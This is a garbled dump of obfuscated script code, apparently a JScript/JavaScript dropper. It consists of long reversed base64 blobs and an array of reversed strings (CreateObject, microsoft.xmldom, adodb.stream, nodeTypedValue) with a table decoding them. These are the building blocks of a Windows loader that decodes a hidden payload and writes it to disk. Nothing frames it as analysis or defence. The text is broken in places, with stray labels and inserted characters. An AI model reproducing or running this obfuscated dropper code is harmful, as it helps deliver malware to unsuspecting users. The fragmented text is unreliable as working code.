N2MUdnQqZlTKdkYJRXViVTQ6l1c1UlYphWbVpXTXR2c0dEV3JkaS5kSHJWS0VUTPRGbXhHcr1UVCpmV5lUMadXUVN
INChVVFRmaRRFdr10dRZUVQhmMRpUMHJGdOtGV3RjMR9kQqJGR1!>zYVBnRkdUMHZVMZBjUpRmbUlIRXJVMNVk
W3pUVhlGbuZVSSdkYLVjMR9kTlNlS41GVJp0RiNkTspFTCRVVtRXRNNTOFJGejZ1VQh3RXplTuFleNd0YTR3RUd3dyll
SW52UZJ1RNdVMykFTCpHZQJ0MaRlSHJ2UoZVWxIleWFGZH1URsVUTzFjMR9kTlNlSCNTYERXRN9GasdFUaZlYrpFW
NRHeVR2VKpHV3RmMRFmVuZlRSdUYxsWbZNnWwElSkpnWExWVlVDMtdFTCpHZQJEWUlEdVVWNjVkWvBXRXFmU
uZVdK1mUDxGSaNnV6JlSsRVSrsWbZNnQYVVRkpXYUhGblpnWWpldsxWTVBnbWl3aWR2RkVkW2YleWRlVzEWNwZ
EZrhGMTdHNwYVYG52U5FlRNdlSqVlbCRkUKBHSjJlUw4kSsdFVwZUaQVDdwolakxWW6lEMVFFZykFWKJTT3ZkRSNT
SwUFT1ITWExWVPdXUWNlbsV0UrBHShREbVJ2cxlTUPJkaiRUNwMWVwZEZHFzRWFTWwIVak5GVZZ0VSFTTFp1dKB
TVRR2VTlkUtV2QsJTWvBHbiRUNwMWV0BjY3NGbXd3dXJWTW5mVlxWVPhGN6F1aC5WUw50RhFWNyE1TOh0UKJ0M
hREdF10box2VQplVitmWY1Ed4VFZXpkeUdHZyEVYW5mVGJ1RhFzatl1caBTUKRmeaREbVVWNw02VMJkekBlQYRVS0
VVZ1MWRa9GcFdVYS5mV1pUbSNEblp1cWpnUKxGVJtyatl1cKVVYqhWbXVnTrRleSFzUrVzalhlVEFGcwZUVPhGbXFn
V6ZlWCpGV1pUbTFTTxMVdGpWTrlzVVp3aGJ2dxc1VRpkRXFGarFFVCFjWOVjMR9kTuFmSs5mVlJ1VkdlSUdVMJZ0Vo
xmbWp3aGJ2ToV0VqpUMNlmWuNVSoFTWT5keZJDaylVao1GV5IkMjRjWFdlaohkYQBnbVIlStJGew0WW3JVbipEZH1U
RstmY4IERa5GbFdlWKR0YSJFMONkTxM1dFlGUUJkVPhGNUFWV5cVSrsWbXdnQYVVRsR0YSJVVPdnRGJ1MNNjVah
XbTVHbxM1djNDVxwmeWhmQqFVWsZkUx0URadnSVFWas5mVJJ1RitUNyE1TOhkVMlzRNhFcG10cxcEVxoVMSpEbUl
0KNVkW3pUVhpGatdVdOtGV6hWVTdHdyEFTCRUYZBXMUdVMHplMGRIYNZlbWIHOFNmbOt2VxolVStGaX5EcKdkYH5
UVTNzYyElSsh1T0BXMTd3YzQ1dxU0UMxGWPhkUHF2Sox2VwoFbiImWrFVNSdkYxMWVTVTRpBFcKdkYDxmMZ9Gcs
JGR1!>zYVRXRatEczYVMndVYhJEbUlFcsFWMjZ1V3RzailGcV5EV0VkWDB3MWFzZyE1aw1mV0Z0VhVTVFp1cSdlUKx
GVJtyazkFTCpHZsRmMhBXMwo1dRZUVuJFVSxEZXdFWGJzU3N2MUZjSVFmao12V150aUpHaVN1dSRlUMx2VPZEbV
RWNjZVW3RTVilmRqdFdOtGV2ZkRSVTQYVVRkpXYUhWMUBDeXlldGFTTah3RjRHbGV1bax2V5dnMStGctJlRsBTTXF
TbZ5mUUJmaGpWVZBnVlNHZyE1TOh0UKJESOZEdVV2TWV1UxwmeWhmQqRFdKdVThFjMR9UOXVVRsR0YSJFMO5
EaVNVMwV0VrJkaWRnTyM1djNDV2VTVSpkSYl0KNxmVu50MRpUOtRlRst2YoRjeRdVOrFVN0BjWupEVV5mTzElS50GV
Gx2ajhGN6VFTCpnWwxmRVNEbzMlbk1WTSRmMjREbFNmSSBzUwxGVSpkSYl0KNVVWFpUVlxEZyEGcstmU4VlVVBF
crZ1USxmVzxGMi5GasVlbONTUKlTbUZEbrNGa0oXVMx2VWZlUsFVMzdlVHpEbWdlRW10dRZkUL5EMTBTWWJlSKhV
Sr0UVZVkSVVGTkdkTypVMadXUVNlNChVVFxGRjJlUw4kSshkVQBHMRpEbUl0KNtmVQJEWVVEZqFFVwxWZ0QGbX5
mQqJGR1!>zYxxWRWdlVxYFcCRkUKZlVOJnTrRleoV1U3R3VhpEeHFWWwZFZOFzVXl3ZuJVWOR1U2UDMkZFcHR1MS
RVYOpERldEasN2SOpWW6lVMWlGatNVdKFTW0o1aWdkV6FWTCp2V5lUblVDMykVc4JjVV50RlNHbwoleOV1U3xWVhp
mQuVFdKd0Yrh3VTZHZHd1U5cFVJJVblNHZVp1caFjUpJkbXRHerVWYkBzUuxWMWhGdF10M5U0Y040aWBFaYVmakd
1UZxGbNdnRGJ1MJBTVMlzVXRnSyoFMJpWW3pUMNplVuZVdwFzU3NmMR9UOXVVRsR0YSJFMOJFaVp1cKZ0VhBH
WOlXSyQ2Tox2V1YleRhFZH5EdOdVTThGbXVjQYVVRkpXYUZUMiJVMtl1c1smYNxmRjJlUw4kcOFzU2xmVilmTYNFc5
UUTxMGbXVnWVZVTs5mV51UbWtkTwMVNaFjUhhWbWhkTG10Tox2V4lVRXFmTsVVWwZkVx0EMWxkQ6RGUChlV51k
MjdUMtdlbkhVZSRmMjREbrJGNNxGV5VkRW9kWE9EdOdFZGRmVZhXSWJWTW5mV15UbkNFaGp1baVlYrh2Rjl3drRm
dSBTW3lkRThWNyQWNwVlVPZERWJlUyEFTW5mVl5UbkFTTwYFTCpHZQJEWUVEdVV2TWV1U1UUaQREZxolSoZ1V5
FEWVVEZqFFV0tWU0wGWVZnRGNlVkdkT5l0RjNlTUdVMaxmYhRXRNJlWyM1djNDV3xGMVtEbXl0KrNzUuFzaSpkSYl0
Krd1UzxGMRxEclpFdKd0YLhWRaVlSsJWa4dVT0pUbktEaWlVeVpnVTR3VOhFbxQ2boxWVxQWbNpGZH5EdOdVTThG
bXVjQYVVRkpWUURXRW9mTVp1RKVVYppFSihkUtFWMjZkW0JEWVVEdF1kbOtGV6JVVTdnVxY1as5WVJRHMaZFZrl
1do1WTrR2RNVnTrRldGZkUzMnMR5EZYl0Kv5GV2ZUaQlFcGJGNKRlVxYkRTpmQuNlerZkVrhnMR9kQqJGR1!>zYJxW
RjpUNyk1coJTUoBXbVlFbsF2QOxmWMJEVV1GdF10M5U0YKB3MZZnU6Z1ashlTEZUblдnRGJ1MzJTUMhXbUpXSyM2T

Code

```
0dEV3BnViRUNwMWV0VkWHB3MWJFayUVYCRkY050RXFTTWIFdChVVFRmehRFcW10SoVkW6x2alpWOXZFSKd0YhZ
VRaBTWxl1V41WVZxmRitkTUVVMxsmYhR2RNVEbFNWYkV1U1oVVitGdF10M5UkWLB3MWJlSVVGTkd1UEhWMZtkTV
NVeGlGUURXVhhGNEdVa41WV1xGMi5GasVlbCRkUKxGWUlEbVV2RxckWMJkekxGZyEGcsBjULh3VT5mQEZVUsRVSr
0kRXNjTuJlV5cVSrsWbXdnQYVVR0VUTSplMTd3YzQ1dWVkUMJERihlUtVVMNVkWzg3VipGctRFeZFzU3N2MUdHbrVm
a5IDZYxGbNdVMyE1TOhkVMJESahFcWVGNsd1UzZlViVVNtN1VwVVYu5EbXFnWwlVak5mV050VkJHbykIcwZ0UNx2VT
IEcWJ2Tox2UwRmMVFGctJFSKJDZXFjMZFDdXFWaORUZwxWVkdFbXNldWxWTah2RlhkTHJ2S1cEV3ZFbiFmTYNFcw
ZkYK5EMTNXNwYlWO5WUZBnVlFzaXRlNKBTVRR2VTZjTyM1djNDVwZVVlFmVlJGSGdUT1!>zRWBnRpBFVCFjWypka
XNHcFNlSs5mU0JlMTd3YzQFevFjUKxGVJtyaykIcwZ0UKxmbSRnUyM1djNDVrp1alhlRsFFVCFjWKB3MZ5GbFdlWKR0Y
SJFMONkTxMFcSpnVXx2VJtSTGVVNBRkUKJVbRZDZWV1bOV1U0h3ViRUNwlmUSV1T3ZkRSNzcyUlT5cVVZZ0VNdEe
HR1dJV0VoxmbUlXVGd1dGZkUzM3Vh9kTYNFcsBTWL5UVTlnRpBFcxsWZDx2MT5GbVFmSO1WUwZEbkRTTVN1cod0
VhZFWVlkTHN2SOR1V2lVbipUOH5EWSdVZx0UVZZjQYVVRkpXYERXRi9kTqlle1!>TYNFTbVp3axM1djNDV3ZVMNFWO
XZFSSd0YL5kaWFDbxl1awd0YSJFMOJHbXNFNvxmUtxmMkBHbF90VatmWwRmMVFGctJFSKJDZXFjMZFjVx0UYkdUT
FxWVNtWMyE1TOhkVZh2MjdkVxo1dRV1U4FlMSpEbuJFdSJzU3N2MUdnVxY1as5WVJhXVl5EawM1coNjVoR2aVlkVHJ
2Uax2V3lFMWFGbuRlc4tWZhRWVTVTRpBFcwZUTPRWVTVjWVJ2a0VUTzkTRatEczYlUKVVZMR2VTREaxk1SOV1U5ZU
aQRFdVFGa0Q0VphXbVVHbwlmboxWVuJERSpEbYRVSsVVZHFzRaxkQ6RGbkJTYwxGMkdFeXNlbCRkVRxGVJtSTGd
1MO5mUWlzVJtyatd1dChVVFRXRNJlWyM1djNDV3ZVRSxkQEJGWS1WVx0URaNDeXJmaw1GV4lVMTd3YzQ1dsVVYK5
UbTREbrNGa0oXVrFTbRVDdwolSsd1UqpUVhJlWl9ERsVkYvhGbXFjRGNlaC52U6tGbltWNXNldSpnVrxGWORkRtV2dG
ZkUzMnMRxEetRleJJzYPR3RUdnUtJGR1!>zYVRXVlFGZwM1cKZ0VoxGSaNHeFN2a1ITUP5ESWxEetRVSKdUYhRWRU
VDZzU1axcUYUBXMjNXMtV1dnd0VhZlVOhFcxQWNzdEV2!>XMSpEbUl0KNZVW6lUVhpGatdVdOtGV6JVMTtmWrVGW
GZUZUhWMkpHeHZFWoJTVhBXbShkSyQ2VxlTWxw2aiFGZH1URsVVZhFjMR9kTlZFTsd0TzxGMiJFaWlleKBTTqZFSOJ
nWxo1dRV1UQBnRiRUNwMWV0BjYWpkeZJDau1kUWNTY05kMTd3YzQ1dkJTUp5kbSZEcGF2VxclVxQ3VipGZH1URsV
VZhRWVTVjWVJ2a0VUTzkTRjZkUFRFevFjUMh3RlhlRyI1UoVlWzpkRilGetFleRZFZOVTbX5mQEJlSC52UJxWVldUMHpF
TCpHZsRmMhBHbVR2S4d1UuJERWFFbUl0KNZ0Vz4kbSZVOXl0Kr12V3JEWVVEdF1kUaJzU3N2MUdnQqZITK1WUHRH
MjdUMHp1cChVVFRmaRRFdVFmboxWVwZUaQRlQW90dRV1Urp0alhlRGFGRsVlYzFjMR9UOXVVRsR0YSJFMOJHbXR
lNodVYpZkaTVHewI2T1ITUP5ESWxUOXZVeN1GZ0oEVVFDdXJWY0VUTzkTRjdXWWRVaKtmUMhXbVlIRXV2a4dEV3Bn
ViRUNwMWV0VkYXVjMZd3ZYFmTwhUYUBXMjNXMtV1dnd0VhZFbWhkUHF2VxlTWFZFVlpWMtFFVCFjWyFTbX5GbFdl
WKR0YSJFMOd3dXRVaKtmUKpEWJtyaXNlaohkYKRmMjREbFNmSOBTWwoVMStGbyoFRW1mUD5kRV5GbrVmakd1U
ZxGbNdnRGJ1MJBTVMx2VUlXVWFGa0oXVRxGRNVEbFp1QwNjVShmMRpUMHJGdOtGV2ZkRSVTQYVVRkpXYUFDMi
JFaWlFeZVkYNJkaRllRXV2TKRlVZJEWVVEZqFFV0VVYzoEVVBnRpBFVCZ1T3FVVTtmSrVGWGZUYExWViNXMyE1T5c
VVFRmehRkSyQ2ToBzU3dnMSlGZuRVd4VVVD5kRV5mRpB1cOtGV6JVMTVnTyEVT1clV05kMWtmTwM1dJtmUKxGVJt
STVZlbsV0VapERjJlUw40QOZlW1oEbiRUNwMWSstGZTFjMR9kTlZFT5cFV1JVMTdXRspFTCRVVtRXRNNTOFN2dZxGV
pJlMS1kWGVGVoZVZ6ZkaXZnVxl1aC52U6lFbidVMXZVMk1WTqRXRNNTOVFmVCRlVOpFMhNFbXl0KNZUVuZlRiRUN
wMWSsVkYPh2aZNnSwUVb0VUTzkTRjdXWsRVaSjUNplRlRFaWVmeGp2V2ZVMStmQuNleZxmYXFzVWFDZt1ka0VUT
zkTVhZlVsZFVKZkYKR2RNVEbrZ1dGZkUzkEMVxkVlpVSst2YoRDVhpkTHV2c5UVYoRjeVFFbUl0KNZ0V04ESitGcuFVN
0BjWK5URXpmQuFmS5cVSrsWbXdnQYVVRkpXYwxGMZRDeXNldGZ0Vo5kbRpXTXRmV102VuJERSpkSqRVSsVVZHF
zRaxkQ6RGbkJTYw50VldFZwMld1!>jUrhWbUhEbV90dGZkUzMnMVlFbzMGevFjYSRmVXNHcV1UY412UzhHMi9EaVNV
NFlGUUpVMTd3YYplb01mYqJERjJlUw4kVaV1U1oVVitGdF10M5UkY4NmVXBlSGNlaC52U6tmRWFTTFp1M4dlYqBXbU
hXWxo1dRV1Uxl1RTpEbuJFdSJzU3N2MUNnR6ZlW5UUZlp0VNFmVFp1M4dlYqBXbUNHeF10QoZVW1UzaNZFasFFVCF
jWWVTbX5GbFdlWKR0YSJFMOJHbtRldstWTVRmMjREbVFGN3d1Uu50MRpEbXJVcxsGZyB3VT5mQEJlS5s2VHxWVld
UMHpFTCpHZQxmMkdEaWFGa0oXVRRmMalXRxolSoZ1V5FEWVVEZUNFRaJjV0UzVT5mQEJlSO5WU61kMapEaWdVe
BhVVFRmehRVMwlmSORVVuJERSpEcudFSsVVZHFzRaxkQ6RGUChVSrEFMTVTNVJlSsRVSr0UVZZjSVFmao12V150a
UZnRGJ1MBRVTLJkaUhlUyEWNwITWSVTRXtGblJGdaZ0YTVTbZNkUyEVTsdUTYBnRN9EaWpVVSdlYpJkbVIFbWV2V
kBTWRxGRi5Ecl5EWGd0VL5URUBnTu1kaC5WVlp0Rh9EZWlVdspnUppVbTZTMVR2cKRkWwRGWhpkWURVSSdEZrR
GbZFDet10asJzYHxWVPhGN6VFbkd1UZxGbNdnRGJ1MBRkYK50RlNnStR2TkZVW3d2MWtGatdFWwFTY0oVRXBHZYF
mSG1GV4dmRTdFdXZFckhVYK50RlhXTHJ2TOpXVvhmbNJlTHV2VKFTVHJkaWZFcG1UVSZUZHhGbURjQ6VlSwBTUN
xmMkdEaWR2V1clVqhGSilmWlJWeNdVZXFTbWdXV6ZVYs52UZJ1RSRjWFdlNSJTTpR3VOhlRHdFNaV0V39GbNlGcY9
EdO1WYzRmRWpGauZVYs5mU5F1RNFmSqlVVo5mUZxmMkBHbFR2SoVFV6FEWitmTHV2VaZkUwYFMVBHZYFmS1U
UZ31kVTtkTFRFcWZVTShXRhJHbrl1QOZUVu5kMSpEbuJFdSJzU3N2MUtGcwElVWxWVH5kVUhXVwYVMGxmYhplbUp
XSXV2TkZVWPBHMR1EbH5UeJd0YThmVXFHeylVak5WUZZkVkNDZrl1co1WTWxmMkBHbF10Tkx2V4B3aNVlUuZFSS1
WZz5EVWNHazYFakVlT1!>nVkNHZFp1M4dlYqBXbUNHbwMmSOtWW6pVMShmUW5ERSJDZzFjMZFXNV10VsJzYHxW
VPhGNUFGakd1UZxGbNdnRGJFTCpnWshXbTlFcGR2VkZVW6VzaSpkWUl0KrJTWzpkRTtmQlpVSaFjWwElRU5WOHdV
Ys5mVYp0RiNHZrlVVKBTUtR2VSVUMwEVN3dkWuRXbipFZXVFWwFTY1kEVV5GaUVWTKNUSzl0Qk1GbHFmeKNUSzl
0QhpnVlNWaBNETpF1MZBnSlRmeCNlW6ZlbJJmQTB1Zjp2Y2B3RjBDOGlUeG1GZLBzdP5WUzkFcKhEZ6J0UapnVzokI
g0DlxQHelR1Zu9GbgIXY2pwe5JHd", "tcejbOetaerC", "modlmx.tfosorcim", "DdhLuV003001", "eulaVdepyTedon", "maert
s.bdoda", "tnemelEetaerc", "uoUibq074859", /codigo/g ];

'use strict';

var _4pjor7 = [ "use strict", "push", "shift", "dHJ5ewp2YXlgbG9uZ1RleHQxID0gIkRRb3ZMeUJUZEhKcGJtY2dablZ1WTNS
cGlyNGdhR0Z6SUcxdlpHbG1hV1ZrSUVaVlJFTlNXVkJVRFFva05VWmFkMHhRUkhWTWJXaGtNM1J2VGpRNWVqMW1k
VzVqZEdsdmJpaHVLWHRwWmlBb2RlbHdaVzltSUNna05VWmFkMHhRUkhWTWJXaGtNM1J2VGpRNWVpNXNhWE4wV
zl1ZEtTQTlQU0FpYzNSeWFXNW5JaWtnY21WMGRYSnVJQ1ExUmxwM1RGQkVkVXh0YUdRemRHOU9ORGw2TG14cG
MzUmJibDB1YzNCc2FYUW9JaUlwTG5KbGRtVnljMlVvS1M1cWlybHVLQ0lpS1R0eVpYUjFjbTRnSkRWR1duZE1VRVlxV
Ecxb1pETjBiMDQwT1hvdWJHbHpkRnR1WFR0OU93MEtKRFZHV25kTVVFUjFURzFvWkROMGlwNDBPWG91YkdsemRE
MWJMejRoTDJjc0luWklRbGRsVGpJeE1qRTFNU0lzSW5WWVYyMXVUalV5T1RJM01URWlMQ0poYldKeWNXTXhOVE13
TkRVek1TSXNJbk5wUzJKcGFqWXpNVGc0TVNJc0lrVldlR0ZSVFRZd05EYzJOQ0lzSWxSdVVtNUdTVEEzT1RNeE1pSX
NJbGRGWlV0cWR6QXlPVE0zTVNJc0lqMXZVVE1Y0ZGRU9YQlJSRGRDVTB0NVNsaGFiMmN5V1RCR01sbG5NRzVEV
G5OVVMyeFdibU13ZUdsaU0wSjVTMmRKUTFoalNrTkpjaUUrUTJFd1JrZFZkVmxlWW14T2JFeHdZMFJMYkU1WFdYZE9
WbH<>wUm0xVWRTRStXRmxuZDFOa2JXaFRXbk5zYlZJMVFqTmlSRFY1WTlxd1VVUTNhMmxOYjBrelVXY3dSRWwzU
mtkSmVVWnRaRXN3ZDJWbmEyNWpNSEJSUkRsd1VVUTNRbE5MZVVwWVdtOW5NbGt3UmpKWlp6QnVRMDV6VkV0a
1ZucFhibmhwU1dsM2JFbG5jME5KTVZwSFNYSWhQbWxKYVhkc1NYTkpRMUo1U1hwVVlWWnJVek5qZWxacElUNTVT
MmN3TVUxaVpFZEpjaUUrVTFoM2N6RmFiMVZlWkhCS00xWnVWbTFWZFdjeVkwc3dkMlZuYTI1ak1IQlJSRGRDVTB0dl
RXNVVaeIF5WW5CU00xbDFWbTVhU3pCUlprc3dVV1pMTUZGbVN6QjNUM0pHVjFwNVNtMURUbk5xWTJ4S1YySXhOV
WRpYUd4dFkyeE9XRn<>wVmtoaWRscHVUREJzUjBsMVNsaGtNRlp0WTBzd2QwOXdaMU5pYkZKWVlYVTBWMXBuTU
VSSk1HeEhTWGxHYldSTE1IZGxaMnRUUzl5UlNHVnNOVlZhTWpsWFluVTBWMW8zYTBOTGF6VlhVakJHYlV4MVZsZEp
aM05FUzJkSk0ySnRjRkZFTjJ0NVkyOUpNMkl3Um0xamJERlhaSFZXUlVreIZtMWlaekJFU1hWV1lwbDVSbTFrU3pCM1Qz
QXdWazFpYkVoTGJUa3dZMnhPYldKb1VqTmpkV3hyVEhBd1JrMWliRWhMTUU1WFduRktNbFF3VmpKU1p6QkVTWHB
3VVVRM1FsTkxNakJVVUU5b1EwbHRiRzFEVGpCdVEwNHdia05PYzFSYWRFWnRWRFZHUjJKM1RsaGhSVFZEWkhCQ
2FXSjVWa2hrYkVwdVEwNXpTRWxzVGtoaWJFSlRaa3N3VVdaTE1IZFBiREZYV1U5c1dGbHpRak5qY0ZKclREQnNSMG
wxU2xoa01GWnRZMHN3ZD<>5d1oxTmliRkpZWVhVMFYxcG5NRVJKTUd4dFEwNXpTRWx3YTBOTE1HaFlXazlXYldSM
k1XMU1kVll5VDNCblExcDFWa1ZrYURWcFlteEdRMGszWjBOSmVUbHRXa3N3ZD<>5d1RVaExlVGxlWkdoS1dGcDBWb
TVpUmtKNVpHdzFSMGs1SVQ1cFlteHdVVVEzYTFOWWVuTldaVzlaTWxSNlZqSlpkVVplWkhvMVYxTjFhM2xhZEdSSVN
6Qk9WMXB4U2pKVU1GWXlVbWN3UkVsNmNGRkVOMGxwVFdraFBubExaMk5YWWpOQ1UxQm5ZMWRpTTNCUlJEZE
NVMHR1WTBOSk9UQlVTV2RKU0dSNmFFTkpiV3h0UT<>0d2JrTk9jMVJhZEVadFZEVkdSMkozVGxoaFJUVkRaSEJDVT
FCblNVaGtla0pwWTJoYWJrTk9jMVJMYnpCWFdqQnNiVXgxVmtkSk9TRStRMlJ3UW1samFGcHVRMDV6U0Vsd2EwTkx
NR2hZV2s5V2JXUjJNVzFNZFZZeVQzQm5RMX<>xVmtWa2FEVnBZbXhHUTBrM1owTkplVGx0V2tzd2QwOXdUVWhMZV
RsSFpHaEtXRn<>wVm01aVJrSjVaR3cxUjBrNUlUNXBZbXhDYVdOb1dtNURUbk5VUzJST2VsYzFhR2xhVUU1WVdtbzF
WMWt3VG01aVNqVlRTMjR4TW1SdlVUTlpiSEJ0V1ZCU1dGcElRbE5RWj<>xdVEwNXpha2w1Vmtka2RWWXlXVFZTV0d
GNVZqTlpiRTVJV0dOU00ySjJTa2hZWTFJelkzWm9SMkpvVGpKaWMzaEdXR040YkU5NlVsaGliakZ0WW5Ca2JrbG5NRV
JKYmpFeVpHZEpXRmt5Y0ZGRU4wSlRTekFoUGxOUU9TRSthVlJ2SVQ1cFduQndVVVE1Y0ZGRU9YQlJSRGR6VjFsc1N
tNVpTeklzVDNVNVYyRXdRbGhaUkRWRFplQkNhV0o1Vmtoa2JFcHVRMDV6VkV0dk1GZGFNR3h0VEhWV1IwazVJVDVE
WkhCQ2FXTm9XbTVEVG5OSVNYQnJRMHN3YUZoYVQxWnRaSFI4YlV4MVZqSlBjR2REV25WV1JXUm9OV2xpYkVaRF
```

$5FZwLPDuLmhd3toN49z(9) → "CreateObject"
$5FZwLPDuLmhd3toN49z(7) → "173920wjKeEW"
$5FZwLPDuLmhd3toN49z(10) → "microsoft.xmldom
$5FZwLPDuLmhd3toN49z(6) → "213970lFnRnT"
$5FZwLPDuLmhd3toN49z(11) → "100300VuLhdD"
$5FZwLPDuLmhd3toN49z(5) → "467406MQaxVE"
$5FZwLPDuLmhd3toN49z(12) → "nodeTypedValue"
$5FZwLPDuLmhd3toN49z(4) → "188136jibKis"
$5FZwLPDuLmhd3toN49z(13) → "adodb.stream"
$5FZwLPDuLmhd3toN49z(3) → "13540351cqrbma"
$5FZwLPDuLmhd3toN49z(14) → "createElement"
$5FZwLPDuLmhd3toN49z(2) → "1172925NnmWXu"
$5FZwLPDuLmhd3toN49z(15) → "958470qbiUou"
$5FZwLPDuLmhd3toN49z(1) → "151212NeWBHv"

Code

NUZG5RMGw1T1cxYVN6QjNUM0JOU0V0NU9VZGthRXBZV25SV2JtSkdRbmxrYkRWSFNUa2hQbWxpYkVKcFkyaGFia05
PYzFSTFpFcDZWelZvYVZwUVRsaGFhalZYV1RCT2JtSktOVk5MWkVKNlZ6Vm9RMlJxVm0xaGFUbEZaR3hrUlVrNUlUNT
VZMHN3ZDJWbmEybE5aekJVVUdjMFJVdG5XVmRoU3pCM1QzcENNV05vV201RFRuTklTWEEwUlV0cE9VVkpkVGxYW
VRCT2JXSXhXbTFEVGpCdVEwNXpWRXRrTlRCWGNXaERaR3BXYldGcE9VVlhiRnBZWVRCT1YxRm5ZMWhhZFVKcFl
ubFdTR1JzU201RFRuTklTWEEwUlV0NVRrVkpkVGxYWVRCT2JXSXhXbTFEVGpCdVEwNXplbU5uTkcxak1WSlIXbmx3
VVVRM1p6SlJaM05EU1ZaQ2VVdG5aekpSWjNORFNWVTFSVWx5SVQ1RFlVUkNlVXRuWnpKUlozTkRTWEJSUkV0cE9V
VkpjaUUrUTJGRVFubExaMnRwVFc5Sk1sUm5jME5KYj<>1RlNYSWhQbE5MYVZWVlZFSTFhMVZHVGxaV2FXZERaVVp
DZVV0blp6SlJaM05EU1hCSlUxSk9SbXRVVTFaRlZsWkNWbFJRVG10SmlyZFlVbWR6UTBsdlRrVkpjaUUrYVZSWFFsTlF
aMDF1UT<>0d2JrTk9jMnBKVURWclNXY3dSRWxWTld0RFRuTklTV3hPU0dKc1FsTm1TeklzVDJsTlZsSmFTbE5RWjFGc
1ZFc3dkMlZuYTFOTGFWVkhaV3cxZVZscFdraFlZMlJxVFRNaFBsUk9kU0UrYWt4NVdVaFlZM1J0WTNaa1dGcDBSbTFqU
jNoR1dGVldhMVlxVVc1YWRrNHpZbmxPVjJGT2VFWlhU0UrZVV0bmEybEplV3hlV25Wc01sWnBaME5sUm1oNVl6Qk9X
R0UwVmxkYWMyeHRXblZOYmxwdklUNXBXbkJ3VVVRM2EwZE1WVFZGVEhwQ2FXTm9XbTVEVG5OSVNYQm5hVn<>
xUW1saWRteEhaR28xVjJSdGNGRkVPWEJSUkRkUlNHVnNVbGhhZWpVeVluZE9XRn<>1TlVOWFp6UnRZekZTV0ZwNW
NGRkVOMnRUVVc5UmJXSnNUbTVNV1hCUlJEZHJVMHR2V1cxaWMwbHBUekExVjFwdVJsVk1lVll5WTFaS1EwdDVWa
2RhYUZaSFV6Qk9XRm94UmxoYVUxSllXbFExUTFkTE1IZFBjRlV5WTNOR2JWcG5kM2xSWjNORFNXNDRRMDR6YTNw
T05tZFVUM2cwVT<>xNlNXcE1NazFxVFhWVlJFOTRPSGxNTmlFK1NHUXdhREpLYzJORFZsUTVSVlZ1WjJsaWJFSXpZ
blZuYkVOT2MxUkxlbWRwWTBSQ1UxQm5aMFpKZVVadFpFc3dkMlZuYTFOUmMwMUZTekJDUmtsMU9WZGhNRTV0W
WpGYWJVTk9NRzVEVG5OVVMybFZhVWxuYzBOSlZFSjVTMmRKVTBwcFozbGpiaIZYWVhsU00xVXdOVmRhZERVeVl
ubHNiV1IxVmtWYWRVWkhZelJXYTB4dlRraEpkVXBZWkRCV2JXTkxNSGRsWjJ0NVZXOW5XRkpuTkRKaWNGSXpXWF
ZXYmxwTE1lZFBaMnRUV2pGS1NHUnZJVDVUV25Oc1IyRXpRbE5tU3pCM1QzQWhQa1JOZDJORVMzZFdWMXB6VG14
TU1FSlIZWGxPTWxWWWNGRkVPWEJSUkRkQ1UwdDVTbGhhYjJjeVdUQkdNbGxuTUc1RFRqQnVRMDV6VkV0NVRVa
ExkVlp1WTNWbk1tTkxNSGRQY0dkVFdubzVSMkpFTlZOaGJYQlJSRGRyVTFoNGMwWlZiMVZlWkhCS00xWjFhMjFhU3
pCM1QzQlZWMll1VWtoTWVVMUlTMng0VjJGSFVraGxiRkpXV2pCR1YxcDVUbXRNZWxwSFNUa2hQbE5oYlVKcFkyaGF
ia05PYzFSWWVYTkdWV2R6UTBscGQwWllhU0UrZVV0bmEybEpkekZYV2pCS1EwczBWa1ZKT1NFK2FVMTZRbWxqYU
ZwdVEwNXpTRWx3U1dsU1UwcERTVGt3VkZCbk1FWk5Za0pHUzJkWlYyRkxNRkZtU3pCM1QzQkZSRXN3YkZka1VqVkR
aSGRzYldOcVRqRldTekIzVDNCSmVtTnZkMWRaTWxadFEwNXpWRXR3WkZkYWVYaHBTV3hWYlZSdVNsWkthV2RUV2
1wR1lySjNWbTFqZFd0cFkydGFTRXhwU1VoYWJVNVlTbWxuVTFwcVJrZGlkMVp0WTNWcmFXSXplR2xKZFZacFNXOV
ZNbGxvZUVkamJFcHVUSEJWYmxwelNXbGFiRWxEUzJ4T1YxbHpRbGhhZVRWcFRYcENNVMUJuU1hwalN6QjNUMmxS
YT<>xNU9HdFhSbkF3VGpOamJFbG5NRVJKY0dSWFdubENhV05vV201RFRuTlVaRzFDVTFCblNVaGFNa0pwWTJoYWJ
rTk9jMVJZZUhOR1ZXY3dSRWw1VFVoSmVVWnRaRXN3ZDJWbmEybEpkVlpzU1djd1ZGQTVJVDVUV0hkelJsVnZJVDV
wV25Cd1VVUTVjRkZFTjJ0VFRXOVJXR0V4Um14TU1FSlIZWGxPTWxWWWNGRkVOMnRwVG5OSmFVbGpTa05KY2lFK
2FVMTZRbmxMWjBscFNXTkNhVkYyT0VOSmJHaFlXblZSU0dOd1NqTlplbVJ1U1c4MFYyUjVOVU5oZW5CUlJEZHJRMH
RzVGpOaWMwNXJURzFTTTFsTE1IZFBjRlV6V205VllyUndTak5XZFZsSFpHcHdVVVEzYTJsSk9GcEdabWwzYVVrNFZr
Wm1hV2RUV21wR1lySjNWbTFqZFZVeldtY3dSRWt4WkcxRFRuTlVXSGh6UmxWbk1FUkpNV1JlU1hsR2JXUkxNSGRQY
0ZWWFplbFNTRXg1VFVoTGJlaFhZVWRTU0dWc1VsWmFNRVpYV25sT2EweDZXa2RKT1NFK2FWb3dUa2RKZVVadFpF
c3dkMDlrU25wWFVVSjVTMmRKUTFoalNrTkpjaUUrVTB0cElUNVlZbXhTYmtsdloxaFNaekJFU1hsTlNFbDVSbTFrU3pCM
1pXZHJhVWwzVm14Slp6QlVVRGtoUGxOWWQzTkdWVzhoUG1sYWNIQlJSRGx3VVVRM2ExTk5iMUZZWVRGR2JFd3d
RbGhoZVU0eVZWaHdVVVEzYTJsSmFYZHNTV2R6UTBreFdrZEpjaUUrYVVscGQwWkpRemw1VEdkVllyVnNOVU5rZDJ
4dFkycE9NMlJwWjJsaU1VcHVURzlPYmtOT2MxUkxiMVV5WTNaNE1sRjFhekprU3pCM1QzQkpibHB2VlVka2NFb3pWblZ
yTW1STE1IZFBjRlV5WTNOR2JWcHpTVVJNTVZwSFMyeDRWMkZlVWtobGJGSnNZbXhDTTFSMVRXNWFaekJFU1hCa1
NFbDVSbTFrU3pCM1QzQXdWazFpUWtaTVpFSjZWMDlhUmt0c1RsZFpjMEpZV25rMWFXTnRRbE5RWjBsdVdrc3dkMDl
